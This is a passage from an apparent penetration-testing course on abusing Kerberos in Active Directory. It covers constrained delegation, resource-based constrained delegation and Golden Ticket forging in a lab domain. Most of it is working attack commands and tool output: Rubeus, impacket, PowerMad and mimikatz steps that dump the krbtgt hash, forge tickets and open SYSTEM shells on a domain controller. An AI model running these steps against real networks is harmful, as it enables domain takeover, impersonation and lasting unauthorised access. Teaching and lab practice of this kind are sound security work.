QUyiKzApoAMCAQKhIjAgGwRodHRwGxhXUzAxLmlubGFuZWZyZWlnaHQubG9jYWYjggWHMIIFg6
ADAgES
```

<SNIP>

---

## Breaking Down the Rubeus Command

This output from `Rubeus` is great, as we can see what's going on. First, `Rubeus` asks for a TGT so that we can be in the context of `DMZ01$`. Then it performs an `S4U2Self` request to get a TGS ticket as Administrator.

```
[*] Got a TGS for '[email protected]' to '[email protected]'
```

Finally, it uses this TGS ticket to perform a `S4U2Proxy` request and will update the SPN to match what we requested, which is the `HTTP` service.

```
[*] Impersonating user 'Administrator' to target SPN
'www/WS01.inlanefreight.local'
[*] Final ticket will be for the alternate service 'http'
```

---

## WS01: Verifying New Ticket

<https://t.me/CyberFreeCourses>

We can check our new ticket with the `klint` command.

```
PS C:\Tools> klist

Current LogonId is 0:0x3f22d97

Cached Tickets: (1)

#0>      Client: Administrator @ INLANEFREIGHT.LOCAL
        Server: http/WS01.inlanefreight.local @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
        name_canonicalize
        Start Time: 8/15/2020 10:37:16 (local)
        End Time:   8/15/2020 20:37:16 (local)
        Renew Time: 8/22/2020 10:37:16 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

---

## Using the Ticket for Remote Access from DMZ01

This ticket can be used to get a remote shell via WinRM on `WS01.inlanefreight.local`:

```
PS C:\Tools> Enter-PSSession ws01.inlanefreight.local

[ws01.inlanefreight.local]: PS
C:\Users\administrator.INLANEFREIGHT\Documents> whoami

inlanefreight\administrator
```

---

## Questions

**Note:** If the connection to the target machine fails, wait 2 or 3 minutes and try again.

---

## Next Section

In the following section, we will explore attacking constrained delegation from Linux.

<https://t.me/CyberFreeCourses>

# Constrained Delegation from Linux

## Linux

Using `impacket`'s [findDelegation.py](#), we can find the accounts with delegation privileges.

### Find Accounts with Delegation

```
findDelegation.py INLANEFREIGHT.LOCAL/carole.rose:jasmine
```

```
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
```

AccountName	AccountType	DelegationType	DelegationRightsTo
EXCHG01\$	Computer	Constrained	ldap/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL
EXCHG01\$	Computer	Constrained	ldap/DC01.INLANEFREIGHT.LOCAL
callum.dixon	Person	Unconstrained	N/A
beth.richards	Person	Constrained w/ Protocol Transition	TERMSRV/DC01.INLANEFREIGHT.LOCAL
beth.richards	Person	Constrained w/ Protocol Transition	TERMSRV/DC01
DMZ01\$	Computer	Constrained w/ Protocol Transition	www/WS01.INLANEFREIGHT.LOCAL
DMZ01\$	Computer	Constrained w/ Protocol Transition	www/WS01
SQL01\$	Computer	Unconstrained	N/A

We can see there are three types of delegation in the results:

- Unconstrained: This account has unconstrained delegation
- Constrained: This account has constrained delegation without protocol transition support
- Constrained w/ Protocol Transition: This account has constrained delegation with protocol transition support

We will assume that we have already compromised the account `beth.richards`. This account has constrained delegation with protocol transition set, and the only allowed service for delegation is `TERMSRV/DC01.INLANEFREIGHT.LOCAL`.



Using the [getST.py](#) tool from `impacket`, we can craft a valid TGS from an arbitrary user to access the `TERMSRV` service on the `DC01` host.

## Using getST

```
getST.py -spn TERMSRV/DC01
'INLANEFREIGHT.LOCAL/beth.richards:B3thR!ch@rd$' -impersonate
Administrator

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

This will generate a ticket and save it as `Administrator.ccache` in the current directory. Once we have this valid ticket to access the `TERMSRV` service on `DC01` as `Administrator`, we can use it with `psexec.py` from `impacket`, after exporting its path to the environment variable `KRB5CCNAME`. This tool will update the SPN in this TGS on the fly to get an interactive shell. The `-debug` flag is added on purpose so you can see what's going on.

## Using PSEXEC with the Ticket

```
export KRB5CCNAME=./Administrator.ccache
psexec.py -k -no-pass INLANEFREIGHT.LOCAL/administrator@DC01 -debug

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[+] Impacket Library Installation Path:
/home/plaintext/.local/lib/python3.9/site-packages/impacket
[+] StringBinding ncacn_np:DC01[\pipe\svcctl]
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email protected] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email protected]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email protected] and hoping for the best
[*] Requesting shares on DC01.....
[*] Found writable share ADMIN$
[*] Uploading file SmXURDVG.exe
[*] Opening SVCManager on DC01.....
[*] Creating service DBou on DC01.....
```

```

[*] Starting service DBou.....
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email protected] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email protected]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email protected] and hoping for the best
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email protected] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email protected]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email protected] and hoping for the best
[!] Press help for extra shell commands
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email protected] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email protected]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email protected] and hoping for the best
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

```

Reading this output, we can see that multiple times, Impacket is looking for a ticket for a specific SPN, but it can't find it.

```

[+] SPN CIFS/[email protected] not found in cache

```

So it keeps looking for other tickets compatible with the target's service account.

```

[+] Returning cached credential for TERMSRV/[email protected]

```

Once it finds one, it updates the SPN to the one it's looking for, which here is CIFS/[email protected].

```

[+] Changing sname from TERMSRV/[email protected] to CIFS/[email protected] and hoping for the best

```

psexec.py repeats this operation to get an interactive shell:

```
psexec.py -k -no-pass INLANEFREIGHT.LOCAL/administrator@DC01 -debug
<SNIP>
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

---

## Next Section

We only need to learn one more of the three delegations available, Resource-Based Constrained Delegation. In the following sections, we will explore how to abuse this delegation from Windows and Linux.

## RBCD Overview & Attacking from Windows

---

Resource-based constrained delegation (RBCD) was introduced with Windows Server 2012. This type of delegation allows delegation settings to be configured on the target service instead of the service account being used to access resources.

RBCD relies on security descriptors instead of an allowed list of SPNs. An administrator defines which security principals can request Kerberos tickets for a user. When a service receives a request to grant access on behalf of another user, the KDC checks against the [security descriptors](#) in the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the principal running the backend service.

If the security descriptor of the backend service matches that of the frontend service, then access will be granted. RBCD works regardless of the domain functional level but does require at least one Domain Controller running Windows Server 2012 or later in the same domain as both the backend and frontend servers.

---

## Windows

To carry out attacks against RBCD, we require two elements:

<https://t.me/CyberFreeCourses>

1. Access to a user or group that has privileges to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` property on a computer. This is commonly possible if the user has `GenericWrite`, `GenericAll`, `WriteProperty`, or `WriteDACL` privileges on a computer object.
2. Control of another object that has an SPN.

The following PowerShell script will check the computers in the domain and users that have the required access rights (element number 1) on them.

## Search RBCD

```
# import the PowerView module
Import-Module C:\Tools\PowerView.ps1

# get all computers in the domain
$computers = Get-DomainComputer

# get all users in the domain
$users = Get-DomainUser

# define the required access rights
$accessRights = "GenericWrite","GenericAll","WriteProperty","WriteDACL"

# loop through each computer in the domain
foreach ($computer in $computers) {
    # get the security descriptor for the computer
    $acl = Get-ObjectAcl -SamAccountName $computer.SamAccountName -
ResolveGUIDs

    # loop through each user in the domain
    foreach ($user in $users) {
        # check if the user has the required access rights on the computer
        object
        $hasAccess = $acl | ?{$_ .SecurityIdentifier -eq $user.ObjectSID} |
%{($_ .ActiveDirectoryRights -match ($accessRights -join '|'))}

        if ($hasAccess) {
            Write-Output "$($user.SamAccountName) has the required access
rights on $($computer.Name)"
        }
    }
}
```

## RBCD Enumeration

```
PS C:\Tools> .\SearchRBCD.ps1
```

```
carole.holmes has the required access rights on DC01
```

We already have the user `carole.holmes` who has privileges on `DC01`. The simplest way to obtain an object with SPN is to use a computer. We can use a computer on which we already have administrator privileges, or if we do not have such rights, we could create a fake computer. Let's use the 2nd approach.

First, we need to create a computer account, which is possible because `ms-DS-MachineAccountQuota` is set to 10 by default for authenticated users. We can make our fake computer using the [PowerMad](#) script.

## Using PowerMad to Create a Fake Computer

```
PS C:\Tools> Import-Module .\Powermad.ps1
PS C:\Tools> New-MachineAccount -MachineAccount HACKTHEBOX -Password
$(ConvertTo-SecureString "Hackthebox123+!" -AsPlainText -Force)

[+] Machine account HACKTHEBOX added
```

Then, we add this computer account to the trust list of the targeted computer, which is possible because the attacker has `GenericAll` ACL on this computer:

1. Obtain the computer SID.
2. Use the [Security Descriptor Definition Language \(SDDL\)](#) to create a security descriptor.
3. Set `msDS-AllowedToActOnBehalfOfOtherIdentity` in raw binary format.
4. Modify the target computer.

## Modify the target computer

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $ComputerSid = Get-DomainComputer HACKTHEBOX -Properties
objectsid | Select -Expand objectsid
PS C:\Tools> $SD = New-Object Security.AccessControl.RawSecurityDescriptor
-ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$( $ComputerSid ))"
PS C:\Tools> $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\Tools> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Tools> $credentials = New-Object
System.Management.Automation.PSCredential "INLANEFREIGHT\carole.holmes",
(ConvertTo-SecureString "Y3t4n0th3rP4ssw0rd" -AsPlainText -Force)
PS C:\Tools> Get-DomainComputer DC01 | Set-DomainObject -Set @{ 'msds-
allowedtoactonbehalfOfOtherIdentity'=$SDBytes } -Credential $credentials -
Verbose
```



```
[*] Salt :
INLANEFREIGHT.LOCALhosthackthebox.inlanefreight.local
[*] rc4_hmac : CF767C9A9C529361F108AA67BF1B3695
[*] aes128_cts_hmac_sha1 : 91BE80CCB5F58A8F18960858524B6EC6
[*] aes256_cts_hmac_sha1 :
9457C7FC2D222793B1871EE4E62FEFB1CE158B719F99B6C992D7DC9FFB625D97
[*] des_cbc_md5 : 5B516BDA5180E5CB
```

Now that we have our newly created computer account's password hash, we request a TGS ticket for the service `cifs/dc01.inlanefreight.local`, allowing us to access the target using WinRM.

## Impersonate the Administrator

```
PS C:\Tools> .\Rubeus.exe s4u /user:HACKTHEBOX$
/rc4:CF767C9A9C529361F108AA67BF1B3695 /impersonateuser:administrator
/msdsspn:cifs/dc01.inlanefreight.local /ptt
```

```
(_____) \      | |
(_____) )_    _| | |_____|_____|_____|_____|
|_ _ / | | | | _ \ |_____| | | | /_____|
| | \ \ | | | | ) ) ____| | | |_____|
|_|  | |_____| / |_____| / |_____| )_____| /
```

v1.5.0

```
[*] Action: S4U
```

```
[*] Using rc4_hmac hash: CF767C9A9C529361F108AA67BF1B3695
[*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\HACKTHEBOX$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIFWjCCBVagAwIBBaE<SNIP>
```

```
[*] Action: S4U
```

```
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2self request for: '[email protected]'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for '[email protected]' to '[email protected]'
[*] base64(ticket.kirbi):
```

```
doIGEjCCBg6gAwIBBaED<SNIP>
```

```
[*] Impersonating user 'administrator' to target SPN
'cifs/dc01.inlanefreight.local'
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2proxy request for service:
'cifs/dc01.inlanefreight.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc01.inlanefreight.local':

doIHEDCCBwygAwIBBaEDA<SNIP>

[+] Ticket successfully imported!
```

We have received our ticket.

**Note:** We can also use `/altservice:host,RPCSS,wsman,http,ldap,krbtgt,winrm` to include additional services to our ticket request.

## Review Tickets in the Current Terminal

```
PS C:\Tools> klist

Current LogonId is 0:0xff74b0

Cached Tickets: (1)

#0>      Client: administrator @ INLANEFREIGHT.LOCAL
      Server: cifs/dc01.inlanefreight.local @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
      Start Time: 8/25/2020 18:00:26 (local)
      End Time:   8/26/2020 4:00:26 (local)
      Renew Time: 9/1/2020 18:00:26 (local)
      Session Key Type: AES-128-CTS-HMAC-SHA1-96
      Cache Flags: 0
      Kdc Called:
```

Now we can list the files on the target as Administrator.

## Connect to the Target Machine using CIFS

```
PS C:\Tools> ls \\dc01.inlanefreight.local\c$
```



Directory: \\dc01.inlanefreight.local\c\$

Mode	LastWriteTime		Length	Name
d-----	2/25/2022	10:20 AM		PerfLogs
d-r----	10/6/2021	3:50 PM		Program Files
d-----	9/15/2018	4:06 AM		Program Files (x86)
d-----	3/30/2023	11:08 AM		Shares
d-----	3/30/2023	3:13 PM		Unconstrained
d-r----	4/3/2023	8:56 AM		Users
d-----	10/14/2022	6:49 AM		Windows

To clear the attribute `msDS-AllowedToActOnBehalfOfOtherIdentity`, we can use the following PowerShell commands:

## Clear Attribute

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $credentials = New-Object
System.Management.Automation.PSCredential "INLANEFREIGHT\carole.holmes",
(ConvertTo-SecureString "Y3t4n0th3rP4ssw0rd" -AsPlainText -Force)
PS C:\Tools> Get-DomainComputer DC01 | Set-DomainObject -Clear msDS-
AllowedToActOnBehalfOfOtherIdentity -Credential $credentials -Verbose

VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Extracted domain 'INLANEFREIGHT.LOCAL' from
'CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL'
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|
(distinguishedname=CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL)))
VERBOSE: [Set-DomainObject] Clearing 'msDS-
AllowedToActOnBehalfOfOtherIdentity' for object 'DC01$'
```

Check out [Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory](#) from [Shenanigans Labs](#) for more insights on abusing RBCD (please note

<https://t.me/CyberFreeCourses>

that the blog post uses the old link for harmj0y's blog "<http://www.harmj0y.net/blog>", instead, use [blog.harmj0y.net](http://blog.harmj0y.net)).

---

## Following up

We can use other services to connect to our target and perform the operations we need.

In the next section we will see how to perform this attack from Linux.

## RBCD from Linux

---

### Linux

First, we need to create a computer account, which is possible because `ms-DS-MachineAccountQuota` is set to 10 by default for authenticated users. The [addcomputer.py](#) script from impacket can be used for this.

#### Creating a New Computer

```
addcomputer.py -computer-name 'HACKTHEBOX$' -computer-pass
Hackthebox123+! -dc-ip 10.129.205.35 inlanefreight.local/carole.holmes

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Password:
[*] Successfully added machine account HACKTHEBOX$ with password
Hackthebox123+!.
```

**Note:** We can use BloodHound.py to enumerate the domain, searching for privileges to abuse for RBCD from Linux. However, we will use the same example as the previous section.

Then, we need to add this account to the targeted computer's trust list, which is possible because `carole.holmes` has `GenericAll` ACL on this computer. We can use the [rbcd.py](#) Python script to do so.

#### Use the rbcd Python Script

```
python3 rbcd.py -dc-ip 10.129.205.35 -t DC01 -f HACKTHEBOX
inlanefreight\\carole.holmes:Y3t4n0th3rP4ssw0rd
```

```
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
```

```
[*] Starting Resource Based Constrained Delegation Attack against DC01$
[*] Initializing LDAP connection to 10.129.205.35
[*] Using inlanefreight\carole.holmes account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `HACKTHEBOX`
into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer `DC01`
[*] Delegation rights modified successfully!
[*] HACKTHEBOX$ can now impersonate users on DC01$ via S4U2Proxy
```

We can ask for a TGT for the created computer account, followed by a `S4U2Self` request to get a forwardable TGS ticket, and then a `S4U2Proxy` request to get a valid TGS ticket for a specific SPN on the targeted computer.

## Retrieve the Kerberos Ticket

```
getST.py -spn cifs/DC01.inlanefreight.local -impersonate Administrator -
dc-ip 10.129.205.35 inlanefreight.local/HACKTHEBOX:Hackthebox123+\\!
```

```
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
```

```
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

We then will use this TGS ticket by exporting the ticket's path to the `KRB5CCNAME` environment variable.

## Add the Ticket to KRB5CCNAME

```
export KRB5CCNAME=./Administrator.ccache
```

Then you can use any impacket tool with this ticket, such as `psexec.py`, to get a remote shell as SYSTEM.

## Connect as Administrator

<https://t.me/CyberFreeCourses>

```
psexec.py -k -no-pass dc01.inlanefreight.local
```

```
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
```

```
[*] Requesting shares on dc01.inlanefreight.local.....  
[*] Found writable share ADMIN$  
[*] Uploading file jCXbAmVs.exe  
[*] Opening SVCManager on dc01.inlanefreight.local.....  
[*] Creating service FYxR on dc01.inlanefreight.local.....  
[*] Starting service FYxR.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.2628]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami  
nt authority\system
```

**Note:** Make sure to configure `/etc/hosts` with the target IP and the domain name `dc01.inlanefreight.local`

---

## Next Sections

We learned many new concepts about how delegation works in Kerberos and how we can abuse improper configurations and insecure practices.

In the following sections, we will see how to create Golden Tickets and Silver Tickets and perform attacks using them.

## Golden Ticket

---

The `Golden Ticket` attack enables attackers to forge and sign TGTs (Ticket Granting Tickets) using the `krbtgt` account's password hash. When these tickets get presented to an AD server, the information within them will not be checked at all and will be considered valid due to being signed with `krbtgt` account's password hash. For example, it is possible to sign a ticket for a user that does not exist, such as `DoesNotExist`, have the ticket also say they are a Domain Administrator, and request a TGS (Ticket Granting Service) ticket which enables them to access remote machines. For stealth reasons, it is almost always better to utilize users that exist in the domain. However, putting fake information in the ticket can be a great way to show the impact and the lack of monitoring an organization has around these events.

One of the scariest things about the Golden Ticket attack is how often pentesters will gain access to this key; when performing `DCSYNC` (using `Mimikatz`) or `SecretsDump` (using `Impacket`), the key is `KRBTGT`'s NTLM hash. This account is special because changing its password has to be done twice and cannot be done in rapid succession. The AD Forest must reach full convergence, meaning the change has to replicate across the entire domain before it can be changed again. This is because this key is used for Domain Controllers to authenticate with each other! It should happen within 10 hours, but organizations typically wait 24 hours to minimize the chance of any issue. Within that time Window, if the attacker notices it changed and they grab it again, the process will have to be repeated.

---

## Theory

Following the `TGT request (AS-REQ)`, the Domain Controller sends the user back their TGT. The TGT is a piece of data that contains information about the user. All this information is contained in the `PAC (Privilege Attribute Certificate)`.

The PAC is copied into each TGS ticket so that service accounts know who they are dealing with. Therefore, this information must be adequately protected so users cannot arbitrarily change it.

Domain Controllers use the key of the `krbtgt` account to encrypt TGTs; therefore, it is necessary to know the password of this account to modify a TGT. Within any AD environment, `krbtgt` is the most sensitive and vital account since it ensures that users belong to their appropriate/specific groups.

This account is simple, without any particular rights, and by default, is deactivated. This low exposure better protects it.

But what happens if an attacker steals the secret of the `krbtgt` account? Well, they can decipher any TGT, thus the PAC within it, arbitrarily modify its information (for example, by making it look like a user belongs to the Domain Admins group) and encrypt it again using the secret of `krbtgt`. This forged ticket is called a `Golden Ticket`.

Forging a golden ticket is an excellent technique to maintain persistence within an AD environment. Once full domain compromise is achieved, an attacker can extract the NTLM hash of the `krbtgt` account using `DCSync` (or from the `NTDS.DIT` file using a variety of methods). This includes the `domain name`, `domain SID`, `name` and `RID` of the account to impersonate (i.e., `RID 500` for the `built-in administrator` account), and the RIDs of any groups the account should belong to; once we attain all four pieces of information, a Kerberos ticket can be forged for the target account.

Using a `Pass the Ticket` attack, we can import the golden ticket to the current session to use tools in the context of the impersonated account. As an attacker, you can forge a ticket

to impersonate a sensitive user, who, although privileged in access, may not be a member of heavily monitored groups, such as `Domain Admins` and `Enterprise Admins`.

---

## Windows

Different elements are needed to forge a Golden Ticket:

1. Domain Name
2. Domain SID
3. Username to Impersonate
4. KRBtgt's hash

We already know the domain name; let's get the domain's SID by using `Get-DomainSID` from `PowerView`:

### Retrieving Domain SID

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID
```

```
S-1-5-21-2974783224-3764228556-2640795941
```

Then, we need to have a compromised `krbtgt` account one way or another to get its NTLM hash. We can use `mimikatz` to forge a Golden Ticket when we have this information. If we compromised an account with `DCSync` privileges, we can use `mimikatz` to get the `krbtgt` hash using the following command:

### Running Mimikatz to get the KRBtgt Hash

```
PS C:\Tools> .\mimikatz.exe
```

```
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( [email protected] )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***//

mimikatz # lsadump::dcsync /user:krbtgt /domain:inlanefreight.local
[DC] 'inlanefreight.local' will be the domain
[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
```

```
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
```

```
Object RDN          : krbtgt
```

```
** SAM ACCOUNT **
```

```
SAM Username        : krbtgt
```

```
Account Type         : 30000000 ( USER_OBJECT )
```

```
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
```

```
Account expiration   :
```

```
Password last change : 10/14/2022 6:51:29 AM
```

```
Object Security ID   : S-1-5-21-2974783224-3764228556-2640795941-502
```

```
Object Relative ID    : 502
```

```
Credentials:
```

```
Hash NTLM: 810d754e118439babe1d13216150299
```

```
ntlm- 0: 810d754e118439babe1d13216150299
```

```
<SNIP>
```

We now have the `krbtgt` NTLM hash, which is `810d754e118439babe1d13216150299`. To impersonate the Administrator account, we can use `mimikatz` to forge the Golden Ticket as follows:

## Forging the Golden Ticket

```
mimikatz # kerberos::golden /domain:inlanefreight.local  
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941  
/rc4:810d754e118439babe1d13216150299 /ptt
```

```
User          : Administrator
```

```
Domain        : inlanefreight.local (INLANEFREIGHT)
```

```
SID           : S-1-5-21-2974783224-3764228556-2640795941
```

```
User Id       : 500
```

```
Groups Id     : *513 512 520 518 519
```

```
ServiceKey    : 810d754e118439babe1d13216150299 - rc4_hmac_nt
```

```
Lifetime      : 8/17/2020 2:52:10 PM ; 8/15/2030 2:52:10 PM ; 8/15/2030  
2:52:10 PM
```

```
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated
```

```
* PAC signed
```

```
* EncTicketPart generated
```

```
* EncTicketPart encrypted
```

```
* KrbCred generated
```

```
Golden ticket for 'Administrator @ inlanefreight.local' successfully  
submitted for current session
```

```
mimikatz # exit
Bye!
```

As we see on the last line (before exit), the Golden Ticket has been created and submitted for the current session. We can double-check this using the `klist` command.

## List the Golden Ticket in the Current Session

```
PS C:\Tools> klist

Current LogonId is 0:0x3f22d82

Cached Tickets: (1)

#0>      Client: Administrator @ inlanefreight.local
        Server: krbtgt/inlanefreight.local @ inlanefreight.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 8/17/2020 14:52:10 (local)
        End Time:   8/15/2030 14:52:10 (local)
        Renew Time: 8/15/2030 14:52:10 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

So now have a valid TGT indicating we are `Administrator` and stating that we belong to several groups, including `Domain Admins`. If we need to request a service, we'll ask for a TGS ticket using this TGT, and a copy of the forged PAC will be embedded in the TGS ticket. For example, if we want to access a server using WinRM, we'll have a remote shell as `Administrator`.

## Using WinRM with the Golden Ticket to Connect to DC01

```
PS C:\Tools> Enter-PSSession dc01
[dc01]: PS C:\Users\administrator.INLANEFREIGHT\Documents> whoami

inlanefreight\administrator
```

And if we come back to our original shell, we can see that we now have a TGS ticket for the `HTTP/dc01` SPN as `Administrator`.

## Reviewing the Ticket information

<https://t.me/CyberFreeCourses>



```
[dc01]: PS C:\Users\administrator.INLANEFREIGHT\Documents> exit
PS C:\Tools> klist
```

Current LogonId is 0:0x3f22d82

Cached Tickets: (2)

```
#0> Client: Administrator @ inlanefreight.local
Server: krbtgt/inlanefreight.local @ inlanefreight.local
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
Start Time: 8/17/2020 14:52:10 (local)
End Time: 8/15/2030 14:52:10 (local)
Renew Time: 8/15/2030 14:52:10 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

#1> Client: Administrator @ inlanefreight.local
Server: HTTP/dc01 @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
Start Time: 8/17/2020 14:52:31 (local)
End Time: 8/18/2020 0:52:31 (local)
Renew Time: 8/24/2020 14:52:31 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: DC01
```

---

## Next Section

In the following section will see how to create a golden ticket from Linux.

## Golden Ticket from Linux

---

### Linux

On the Linux side, `impacket` can be used to craft a Golden Ticket. [lookupsid.py](#) will help us retrieve the domain SID and every group and user SID.

<https://t.me/CyberFreeCourses>

## Search for the Domain SID with lookupsid

```
lookupsid.py inlanefreight.local/[email protected] -domain-sids
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

Password:

```
[*] Brute forcing SIDs at dc01.inlanefreight.local
[*] StringBinding ncacn_np:dc01.inlanefreight.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2974783224-3764228556-2640795941
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\Administrator (SidTypeUser)
501: INLANEFREIGHT\Guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
503: INLANEFREIGHT\DefaultAccount (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
<SNIP>
```

Once we have the domain SID, we can craft a Golden Ticket using [ticketer.py](#).

## Creating the Golden Ticket

```
ticketer.py -nthash 810d754e118439babe1d13216150299 -domain-sid S-1-5-21-2974783224-3764228556-2640795941 -domain inlanefreight.local Administrator
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in Administrator.ccache
```

The ticket has been forged and saved in the current directory as `Administrator.ccache`. We can now use this ticket by importing it in `KRB5CCNAME` environment variable and using

<https://t.me/CyberFreeCourses>

any impacket tool with the `-k` parameter.

## Importing and Using the Golden Ticket

```
export KRB5CCNAME=./Administrator.ccache
psexec.py -k -no-pass dc01.inlanefreight.local

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

[*] Requesting shares on dc01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file WvKwAnvd.exe
[*] Opening SVCManager on dc01.inlanefreight.local.....
[*] Creating service pmfM on dc01.inlanefreight.local.....
[*] Starting service pmfM.....
[!] Press help for extra shell commands
